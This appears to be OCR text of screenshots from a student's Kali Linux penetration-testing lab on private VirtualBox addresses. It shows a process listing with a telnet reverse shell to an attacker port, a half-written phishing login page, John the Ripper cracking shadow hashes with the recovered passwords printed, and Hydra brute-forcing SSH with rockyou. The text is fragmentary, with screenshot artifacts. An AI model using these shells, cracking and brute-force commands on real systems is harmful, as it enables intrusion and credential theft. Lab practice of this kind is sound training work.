www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:57
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ mkdir -p ~/phishing_lab cd ~/phishing_lab
┌──(kali㉿kali)-[~]
└─$ cat > login.html << 'EOF'
heredoc>
heredoc>
┌──(kali㉿kali)-[~]
└─$ ^[[200~cat > login.html << 'EOF'
heredoc> <!DOCTYPE html>
heredoc> <html>
heredoc> <head>
heredoc> <title>Secure Login </title> </head>
heredoc> <body>
heredoc> <h2>Login Page</h2>
heredoc> <form action="submit.php"method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required>
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
┌──(kali㉿kali)-[~]
└─$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:06
Kali Linux
localhost/submit.php
Settings
http://localhost/submit.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:59
kali@kali: ~
Session Actions Edit View Help
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:33
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 0:42


kali@kali: ~


Session Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```


Right Ctrl

